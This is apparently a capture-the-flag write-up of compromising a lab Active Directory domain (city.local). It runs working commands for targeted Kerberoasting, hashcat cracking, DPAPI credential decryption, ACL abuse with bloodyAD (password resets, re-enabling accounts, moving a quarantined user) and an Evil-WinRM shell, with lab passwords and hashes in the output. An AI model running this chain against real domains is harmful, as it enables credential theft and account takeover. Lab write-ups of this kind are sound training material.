
Access as Nina.Soto
There is no AD CS in place for shadow credentials so we will go with the targeted Kerberoasting instead, where we write SPN over the user we have access over then Kerberoast it and clean up afterwards. TargetedKerberoast does that automatically so we'll use it. And as you can see we get 3 hashes I started with the one at the end cause I was too lazy to scroll up xDD
┌─[]─[10.200.81.103]─[jimmex@attacker]─[/opt/targetedKerberoast]
└──╼ [★]$ python3 targetedKerberoast.py --dc-ip 10.0.19.172 ^C
┌─[]─[10.200.81.103]─[jimmex@attacker]─[/opt/targetedKerberoast]
└──╼ [★]$ targetedKerberoast.py -d city.local -u jon.peters -p '1234heresjonny' --dc-ip 10.0.19.172
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (clerk.john)
$krb5tgs$23$*clerk.john$CITY.LOCAL$city.local/clerk.john*$0b8a923d1d2772f505c165ce82e7351c$2554a39c7b3899504aae90019b0108e13b02419106e07f46a66a1f1ee040a2d7c96d35b8b791b2f1f
7939954790<SNIP>
[+] Printing hash for (maria.clerk)
$krb5tgs$23$*maria.clerk$CITY.LOCAL$city.local/maria.clerk*$00e836a0f423e3a1c10883d9ff432b09$74b0138c0f86262f23d33c6807c153848407e0f41c740a17bc2325e819eaa266b134f0a8eb5bd6c
854fe7d8f7a619a9f8a<SNIP>
[+] Printing hash for (paul.roberts)
$krb5tgs$23$*paul.roberts$CITY.LOCAL$city.local/paul.roberts*$dcc44b76132befed39003352c79f1427$414812901931a72386f1d5a8896993541c11c72b9a4bb60291a8132ec6c6776d9bdd49f45947a
3e0fb9beeb8e6b837c67e1bd1a49a87fafa236faaa5c102487cc88a84638376b6e51f4a4403f8494168490e7136fa2df2008e4e127b17f50a440fe7a4e5843736073bb436f02d8dc8022df3f0c6b4e7a1c73<SNIP<
[+] Printing hash for (nina.soto)
$krb5tgs$23$*nina.soto$CITY.LOCAL$city.local/nina.soto*$2b41267f42f4c90700233757c0658700$8ef07c88f1b3d13e0eae348579b7a3fa903d40a06779fff62d4e30f24713bf6214cf0a1d3e9887c57da
4eae015c79<SNIP>
The password cracked to 123nina321 as the password
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ hashcat -a 0 nina.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
< SNIP>

$krb5tgs$23$*nina.soto$CITY.LOCAL$city.local/nina.soto*$2b41267f42f4c90700233757c0658700$8ef07c88f1b3d13e0eae348579b7a3fa903d40a06779fff62d4e30f24713bf6214cf0a1d3e9887c57da
4eae015c79091f02f9dc0fe737175f166cd993e5aed0ea1677d174323da5ab0b273c535e419391d49a0356d660b1297a34d4ac6ee739daeee47a9946897cdb51a2be47d406479c1f98293c18ce7c244736ef275f3e19
04bc518df58fa2ebbdb94c6d83f1bd0c51708658c24718a45dd7862e97110f02d26b887a4afe595e2a8221ff9691eb355aab6446f83e082641da010d72a6bcbdb22627331d0f640ad62521b4272cdd867d3c7501bf7d
d347b39744cef532fe442363980190c0518486d627cebb5301ca3cb156212f7d5b498be8359134e8a988b2009fed7680d272d4cda8f62fba9b781312f47c3fc6a37de30d3dce8c5f6f853ae47cebc9fc3c4e34b95a8e
1e9cad7e6db00396b847849dbba827b136d6c7198d14c204963560696cd2f50003098fa090ef57b2fa4371e9b25a995a417e648b3feabecb70ae9da82f65b7131b75be0ab182cbb2887236efedd86206327754ceed2d
4e19f94dc6f31a37cb87c068b295f377d7e568002e6cc9e134e0028b3e224b4067dfb4ee36db25df3028789a868b8c4b93db17373e441948295128ac3e6764d0d82b02d50e706ffbbf4ab5403209ad3b63e03b10f76d
1195a219a5697cadc29195e4997b6af845a6371e6390ca057791e90f986058d6ff615da807592c333738fccc8b5436d157351f6d63ca9305c97ca6b531ddf6fc16ac8d87c637ff92737c553b599f0e5997cf8afc61b8
c552344b698a00ebcf31a305b43d63504a7f19a085f890587999dc5a6efb3adf8231ae84f461811e40feee52b79df35476f0721e7f8e696c6fbfdf670505fb1243e56200d8d9230a05182ed001fcc6f46f9ea0c729b2
fe66f19f810a5a4452aeb14446efe1b3e86d9c84c8064e7e7eb8167485fdba0e352a26f79a29be256bb8606183177629e06eb62be353571fd37df04ca3040d303c19f7f7101a1f8e841c5a998174724183b62a0c4c67
353bb29f385ec7a5394b8e8b9ae9727262808fe72f9747a8656bdd408dc8cfc7f84b55857c1881cc0b710b0bcb70f3ed37fc6f5fe9e0e4bc8613cb3011e370b2995b38fe463bc8660fd9c2780cf635eb58fd63f66a72
350f41c4d60d5f51dc7524c5303dd05571d87937517ad279282f8998b575be13d1706764641829ed8c3583bb94894b6397325fc44042097051b80f189c0b9f9a2479c16d7bafadc1afce2f027b10e60d658b74fa552e
9ded5ee04ae24a1a46548f531042d48db89b7b2af71c7ed512725f9316862972beb5f3998fb83546353615bfcf6eb52df09acf3725dd97e09c27541556329f212ccfd3d77c6582d3905efd3ea539a35dec4b6fc2eb7c
1826a9050700620a83396c2ff12c1ed309de0f8044d863b51aa4e1ea8789599d296649455940e447318a311b9da49a9c3eff9d01958c45dccc1:123nina321

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*nina.soto$CITY.LOCAL$city.local/nina.s...5dccc1
Time.Started.....: Sat Aug 22 01:23:22 2026 (25 secs)
Time.Estimated...: Sat Aug 22 01:23:47 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   597.7 kH/s (1.16ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 13325312/14344385 (92.90%)
Rejected.........: 0/13325312 (0.00%)
Restore.Point....: 13324288/14344385 (92.89%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123noey -> 123marucha
Hardware.Mon.#1..: Util: 86%

Started: Sat Aug 22 01:23:17 2026
Stopped: Sat Aug 22 01:23:48 2026
Validating the share access again, the user nina.soto has read over that share
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nxc smb city.local -u nina.soto -p 123nina321 --shares
SMB 10.0.19.172 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:False) (Null Auth:Tr
ue) (DC:True)
SMB 10.0.19.172 445 DC-CC [+] city.local\nina.soto:123nina321
SMB 10.0.19.172 445 DC-CC [*] Enumerated shares
SMB 10.0.19.172 445 DC-CC Share Permissions Remark
SMB 10.0.19.172 445 DC-CC ----- ----------- ------
SMB 10.0.19.172 445 DC-CC ADMIN$ Remote Admin
SMB 10.0.19.172 445 DC-CC Backups READ
SMB 10.0.19.172 445 DC-CC C$ Default share
SMB 10.0.19.172 445 DC-CC IPC$ READ Remote IPC
SMB 10.0.19.172 445 DC-CC NETLOGON READ Logon server share
SMB 10.0.19.172 445 DC-CC SYSVOL READ Logon server share
SMB 10.0.19.172 445 DC-CC Uploads
Backup Share
Connecting to read the backup share
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ smbclient.py city.local/nina.soto:123nina321@city.local
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use Backups
# ls
drw-rw-rw- 0 Thu Oct 30 12:55:14 2025 .
drw-rw-rw- 0 Thu Oct 30 12:55:14 2025 ..
drw-rw-rw- 0 Thu Oct 30 12:55:14 2025 Documents Backup
drw-rw-rw- 0 Thu Oct 30 14:55:27 2025 UserProfileBackups
# cd UserProfileBackups
# ls
drw-rw-rw- 0 Thu Oct 30 14:55:27 2025 .
drw-rw-rw- 0 Thu Oct 30 14:55:27 2025 ..
-rw-rw-rw- 69883158 Thu Oct 30 12:54:12 2025 clerk.john_ProfileBackup_0729.wim
-rw-rw-rw- 130326 Thu Oct 30 14:55:27 2025 sam.brooks_ProfileBackup_0728.wim
# mget *
[*] Downloading clerk.john_ProfileBackup_0729.wim
[*] Downloading sam.brooks_ProfileBackup_0728.wim
# cd ..
# cd 'Documents Backup'
[-] SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not found.
# exit
A WIM (Windows Imaging) image is ==a file-based disk image format created by Microsoft==. It stores an entire operating system, including files, folders, and metadata, inside a single compressed file (
.wim) to help IT teams deploy Windows across multiple computers.
Investigating WIM images
I started with Clerk Image, and it has a single image
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ wiminfo clerk.john_ProfileBackup_0729.wim
WIM Information:
----------------
Path: clerk.john_ProfileBackup_0729.wim
GUID: 0x43dc21564855664694ac3db6f170f7f6
Version: 68864
Image Count: 1
Compression: XPRESS
Chunk Size: 32768 bytes
Part Number: 1/1
Boot Index: 0
Size:           69882266 bytes
Attributes:     Relative path junction

Available Images:
-----------------
Index: 1
Name: clerk.john_ProfileBackup_0727.wim
Description:
Directory Count: 784
File Count: 839
Total Bytes: 197526795
Hard Link Bytes: 0
Creation Time: Thu Oct 30 16:23:22 2025 UTC
Last Modification Time: Thu Oct 30 16:23:22 2025 UTC
WIMBoot compatible: no
so we use wimapply to ==extract and apply the contents of a WIM image file onto a target directory ==
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ wimapply clerk.john 1 clerk.john
clerk.john/ clerk.john_ProfileBackup_0729.wim
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ wimapply clerk.john_ProfileBackup_0729.wim 1 clerk.john
[WARNING] Ignoring named data streams of 1 files
[WARNING] Ignoring FILE_ATTRIBUTE_READONLY of 36 files
[WARNING] Ignoring FILE_ATTRIBUTE_HIDDEN of 233 files
[WARNING] Ignoring FILE_ATTRIBUTE_SYSTEM of 235 files
[WARNING] Ignoring FILE_ATTRIBUTE_COMPRESSED of 9 files
[WARNING] Ignoring FILE_ATTRIBUTE_NOT_CONTENT_INDEXED of 312 files
[WARNING] Ignoring reparse data of 2 non-symlink/junction files
[WARNING] Ignoring Windows NT security descriptors of 1624 files
[WARNING] Ignoring object IDs of 17 files
[WARNING] Ignoring DOS names of 1020 files
Applying image 1 ("clerk.john_ProfileBackup_0727.wim") from "/home/jimmex/HSM/CityCouncil/clerk.john_ProfileBackup_0729.wim" to directory "clerk.john"
Extracting file data: 188 MiB of 188 MiB (100%) done
Done applying WIM image.
doing the same for Sam, the file got a single image
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ wiminfo sam.brooks_ProfileBackup_0728.wim
WIM Information:
----------------
Path: sam.brooks_ProfileBackup_0728.wim
GUID: 0x1232eaae275edf46bbeb904a3dbdcf6f
Version: 68864
Image Count: 1
Compression: XPRESS
Chunk Size: 32768 bytes
Part Number: 1/1
Boot Index: 0
Size:           129446 bytes
Attributes:     Relative path junction

Available Images:
-----------------
Index: 1
Name: sam.brooks_ProfileBackup_0728.wim
Description:
Directory Count: 49
File Count: 84
Total Bytes: 2725049
Hard Link Bytes: 0
Creation Time: Thu Oct 30 18:55:12 2025 UTC
Last Modification Time: Thu Oct 30 18:55:12 2025 UTC
WIMBoot compatible: no
so we extract it the same way
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ wimapply sam.brooks_ProfileBackup_0728.wim 1 sam.brooks
[WARNING] Ignoring named data streams of 1 files
[WARNING] Ignoring FILE_ATTRIBUTE_READONLY of 19 files
[WARNING] Ignoring FILE_ATTRIBUTE_HIDDEN of 41 files
[WARNING] Ignoring FILE_ATTRIBUTE_SYSTEM of 43 files
[WARNING] Ignoring FILE_ATTRIBUTE_NOT_CONTENT_INDEXED of 18 files
[WARNING] Ignoring Windows NT security descriptors of 134 files
[WARNING] Ignoring object IDs of 2 files
[WARNING] Ignoring DOS names of 87 files
Applying image 1 ("sam.brooks_ProfileBackup_0728.wim") from "/home/jimmex/HSM/CityCouncil/sam.brooks_ProfileBackup_0728.wim" to directory "sam.brooks"
Extracting file data: 2663 KiB of 2663 KiB (100%) done
Done applying WIM image.
Looking at clerk files first, we find that his desktop got email from Emma-Hayes Mentioning that she'll be away for a while and he should use her password and store it in the windows credentials manager, not plain creds in the mail but we know that there is use for DPAPI here
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/clerk.john/Desktop]
└──╼ [★]$ cat 2025-10-30_Emma-Hayes_to_Clerk-John_Temporary-Access_DPAPI.eml
Subject: Temporary access while I’m on vacation

Hi John,

Quick heads-up: while I’m on vacation, you may use my account to handle urgent IT tasks.

Credentials
I’ll share the credentials with you via our approved channel. Please store them in Windows Credential Manager (Control Panel → User Accounts → Credential Manager → Windows
Credentials → Add a Windows credential) and use them from there.

DPAPI note (why Credential Manager):
Windows Credential Manager protects saved credentials with DPAPI—they’re encrypted to your user profile (and this machine), so the password isn’t stored in plaintext. Still
, treat it as sensitive: accounts with LOCAL SYSTEM / domain admin privileges can technically recover DPAPI-protected secrets, so only use it on trusted machines and profil
es, and never export or sync these creds.

When I’m back
On my return, please remove the stored credential from Credential Manager. As discussed, your temporary membership in the “Remote Management” group will be revoked after my
 vacation.

Security reminders

Use the account only for work-related actions you’d normally escalate to IT.

Don’t save the password anywhere else or forward it.

Log off when finished and avoid keeping interactive sessions open.

Thanks for covering!

Best,
Emma Hayes
Helpdesk / IT Support
Access as DPAPI
first make a directory and copy the files
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ mkcd DPAPI
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/DPAPI]
└──╼ [★]$ cp ../clerk.john/AppData/Roaming/Microsoft/Credentials/03128079C6E14F37F5AEBDD69E344291 ../clerk.john/AppData/Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580
060-1819249925-1103/de222e76-cb5d-418f-a1c2-7e4e9dfe29e1 .
then we extract the master key using clerk password and his user SID
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/DPAPI]
└──╼ [★]$ dpapi.py masterkey -file de222e76-cb5d-418f-a1c2-7e4e9dfe29e1 -sid S-1-5-21-407732331-1521580060-1819249925-1103 -password clerkhill
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version : 2 (2)
Guid : de222e76-cb5d-418f-a1c2-7e4e9dfe29e1
Flags : 0 (0)
Policy : 0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xedfc873c4b843cb27b48cb55d829bc24c8d2be3fd50ce2aa7ba72b8da6ec65afd41412dfecd16f38a120cadf4089dabb9a1817874e37bbf0d6861117a39dfbbd
then we use the extracted master key to get the credentials out of the file
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/DPAPI]
└──╼ [★]$ dpapi.py credential -file 03128079C6E14F37F5AEBDD69E344291 -key 0xedfc873c4b843cb27b48cb55d829bc24c8d2be3fd50ce2aa7ba72b8da6ec65afd41412dfecd16f38a120cadf4089dabb
9a1817874e37bbf0d6861117a39dfbbd
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-10-30 15:53:55+00:00
Flags : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target : Domain:target=emma-exclusive-access
Description :
Unknown :
Username : city.local\emma.hayes
Unknown : !Gemma4James!
and we get the password for emma.hayes !Gemma4James!
I decided to go with the other WIM image before validating Emma password just to get this out of the way
Sam got email on his desktop mentioning that
- they allowed uploading
.aspxfiles to the server and because the web_admin user is very powerful (probably got write access over thewwwroot) they moved the user to a quarantined OU to stop this attack vector
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/sam.brooks/Desktop]
└──╼ [★]$ cat message_sam.eml
Subject: Notice: web_admin account moved to Quarantine OU
Hi Sam,
This is to inform you that the web_admin account has been moved to the Quarantine OU following security concerns identified during recent system activity.
The web server has ASP.NET enabled and file uploads of .aspx pages are possible; in combination with the web_admin account this creates a scenario could be used to escalate
privileges or perform unauthorized actions.
No production impact has been confirmed, but the account has been isolated for forensic review as a precautionary measure.
If you require any temporary access or need updates regarding the investigation, please contact Emma Hayes (Helpdesk) at emma.hayes for coordination and approval.
Regards,
Administrator
IT Operations
Access as Emma.Hayes
looking at Emma permissions we see that she got
- GenericWrite over the Web_Admin user so she can move it out of the Quarantine OU
- got WriteDacl over the CityOps OU meaning she can get GenericAll over it, leading to GenericAll over all its child objects
so the path now is giving ourselves GenericAll over that OU then moving WEB_ADMIN out of the Quarantine OU then find a way to get shell or RDP to the System

GenericAll over CityOPS
we start with GenericAll over the CityOPS OU first
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/sam.brooks/Desktop]
└──╼ [★]$ bloodyAD --host 10.0.19.172 -d city.local -u emma.hayes -p '!Gemma4James!' add genericAll 'OU=CityOps,DC=City,DC=local' emma.hayes
[+] emma.hayes has now GenericAll on OU=CityOps,DC=City,DC=local
now we have GenericAll over all those users

so looking over those users, we find Sam more interesting as he can get us WINRM access

Shell as Sam.Brooks
we first change his password
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/sam.brooks/Desktop]
└──╼ [★]$ bloodyAD --host 10.0.19.172 -d city.local -u emma.hayes -p '!Gemma4James!' set password sam.brooks Password123
[+] Password changed successfully!
trying to validate the user, the account is disabled but we got GenericAll over the user so we can remove that
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/sam.brooks/Desktop]
└──╼ [★]$ nxc smb city.local -u sam.brooks -p Password123
SMB 10.0.19.172 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:False) (Null Auth:Tr
ue) (DC:True)
SMB 10.0.19.172 445 DC-CC [-] city.local\sam.brooks:Password123 STATUS_ACCOUNT_DISABLED
Using Emma.Hayes to remove the UAC
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/sam.brooks/Desktop]
└──╼ [★]$ bloodyAD --host 10.0.19.172 -d city.local -u emma.hayes -p '!Gemma4James!' remove uac sam.brooks -f ACCOUNTDISABLE
[+] ['ACCOUNTDISABLE'] property flags removed from sam.brooks's userAccountControl
Now we can Winrm as Sam on the system
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/sam.brooks/Desktop]
└──╼ [★]$ evil-winrm -i 10.0.19.172 -u sam.brooks -p 'Password123'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sam.brooks\Documents> type ..\Desktop\user.txt

FLAG[UncLeSaM<EM EM NOT ON MY WATCH>]

Info: Exiting with code 0
now we have shell on the system so we need to be web_admin not Sam Brooks and we can use runas to do that but we need the user credentials first
Shell as Web Admin
first move the user to the CityOps OU so we have GenericAll over it
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/sam.brooks/Desktop]
└──╼ [★]$ bloodyAD --host 10.0.19.172 -d city.local -u emma.hayes -p '!Gemma4James!' set object -v 'CN=Web Admin,OU=CityOps,DC=city,DC=local' 'CN=Web Admin,OU=Quarantine,DC
=city,DC=local' distinguishedName
[+] CN=Web Admin,OU=Quarantine,DC=city,DC=local's distinguishedName has been updated
then Set the user password to whatever you need
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil/sam.brooks/Desktop]
└──╼ [★]$ bloodyAD --host 10.0.19.172 -d city.local -u emma.hayes -p '!Gemma4James!' set password web_admin Password123
[+] Password changed successfully!
